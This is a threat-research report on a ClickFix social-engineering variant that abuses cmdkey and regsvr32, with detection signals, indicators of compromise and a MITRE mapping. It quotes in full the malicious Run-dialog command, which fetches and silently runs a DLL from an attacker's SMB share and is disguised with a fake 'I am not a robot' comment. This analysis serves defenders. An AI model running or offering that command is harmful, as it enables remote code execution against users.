







Contributors: Deepak Nayak, Kithu Shajil, & Veena Sagar
Executive Summary
This research documents a newly observed ClickFix variant observed by the CyberProof Threat Research Team, that continues to evolve beyond traditional payload delivery techniques by abusing native Windows utilities—specifically cmdkey and regsvr32. In this campaign, victims are socially engineered into executing a single malicious command via the Windows Run dialog (Win + R). That command chains multiple actions to stage credentials, retrieve a remote DLL, and execute it silently. By relying exclusively on trusted Windows components and avoiding obvious malware drops, the attacker achieves a high degree of stealth while maintaining execution reliability.
CyberProof continues to track and analyze emerging ClickFix variants as adversaries refine their use of native Windows utilities and social engineering. To learn more about CyberProof’s ongoing research into ClickFix techniques and their continued evolution, explore our additional analysis covering related variants and abuse patterns observed in the wild:
- The ClickFix Trap: How Fake Captchas Are Delivering Stealthy Infostealers
- The ClickFix Evolution: New Variant Replaces PowerShell with Rundll32 and WebDAV
Attack Overview
The initial access vector mirrors earlier ClickFix campaigns. A phishing page masquerading as a CAPTCHA challenge instructs the user to execute a pasted command using the Run dialog (Win + R, Ctrl + V, Enter). This single user action initiates a multi‑stage execution chain without dropping an initial executable to disk.
Observed Command:
C:\WINDOWS\system32\cmd.exe /c
cmdkey /add:151.245.195.142 /user:guest &&
start regsvr32 /s \\151.245.195.142\hi\demo.dll &
REM I am not a robot – Cloudflare ID: d7f5a3335794c434
What’s Happening:
- cmdkey stores credentials for remote access
- regsvr32 loads and executes a remote DLL
- UNC path (\IP\share) retrieves the payload from attacker infrastructure
- Command chaining (&&, &) enables multiple actions in a single execution
- REM comment is used to disguise malicious intent
This compact execution chain allows several attacker objectives to be met through a single user‑initiated command.

Figure 1: Attack chain summary
Technical Analysis
The retrieved file, demo.dll, is a 64‑bit Windows DLL whose primary function is to establish persistence and facilitate execution of a second‑stage payload.

Figure 2: Establishing persistence and execute second stage payload.
When executed via regsvr32, the DLL’s DllRegisterServer export launches a hidden CreateProcessA call that creates a scheduled task using schtasks.
Notably, the task definition is not stored locally. Instead, it is pulled from a remote XML file hosted on attacker‑controlled SMB infrastructure at 151.245.195[.]142. The scheduled task—named RunNotepadNow—is deliberately crafted to appear benign and blend into normal Windows activity. The actual second-stage payload lives in the XML on the C2 server. At time of p:ublication the C2 server was down.
Key Observations:
- Scheduled task is created from a remote XML file
- Payload behavior can be changed dynamically
- No need to redeploy the initial DLL
- Supports long‑term persistence with minimal host artifacts
Command and Control Behavior:
The malware communicates with attacker‑controlled infrastructure to:
- Retrieve scheduled task configuration (XML)
- Fetch second‑stage payloads
- Maintain execution flexibility over time
This architecture allows attackers to modify behavior without altering the initially deployed binary, significantly complicating detection and response efforts.
Why This Matters:
This ClickFix variant reflects a continued maturation of the technique:
- Moves beyond PowerShell and rundll32
- Introduces cmdkey + regsvr32 command chaining
- Combines credential staging with remote execution
- Relies exclusively on trusted Windows LOLBins
The result is a low‑noise, high‑confidence execution path that aligns closely with user‑initiated behavior.

Figure 3: Malicious Command Execution via Run Dialog
Detection Opportunities:
This activity can be identified through the following signals:
- Execution of
cmd.exewith chained operators (&&,&) - Use of cmdkey targeting external IP addresses
- regsvr32 loading DLLs from UNC paths
- Remote DLL execution (
\\IP\share\*.dll) - Scheduled task creation from remote XML definitions
Hunting Queries

Sample hunting queries, YARA rules, and Sigma detections are included in the source document for immediate operationalization.

YARA

Sigma — Suspicious Scheduled Task from UNC XML
Indicators of Compromise
- 151[.]245.195.142
- \\151[.]245.195.142\hi\demo.dll
- \\151[.]245.195.142\hi\777.xml
- b2d9a99de44a7cd8faf396d0482268369d14a315edaf18a36fa273ffd5500108
Recommendations
- Monitor cmdkey usage involving external IP addresses
- Detect regsvr32 loading remote DLLs
- Alert on chained command execution via cmd.exe
- Monitor Task Scheduler activity sourcing remote XML files
- Restrict or closely monitor outbound SMB/UNC access
- Continue user education on ClickFix‑style social engineering
Mitre Mapping:
| Tactic | Technique |
| Execution | T1218.010 — Regsvr32 |
| Persistence | T1053.005 — Scheduled Task |
| Command & Control | T1071.002 — SMB/Win Admin Shares |
| Defense Evasion | T1036.005 — Masquerading |
| Defense Evasion | T1564.003 — Hidden Window |
| Defense Evasion | T1027 — Obfuscated Files |
| Discovery | T1082 — System Information |
Conclusion
This ClickFix variant underscores how attackers increasingly rely on native Windows utilities and carefully constructed command chains to execute payloads and establish persistence. By shifting execution into trusted binaries and remote infrastructure, adversaries reduce detection visibility while increasing the likelihood of successful compromise.
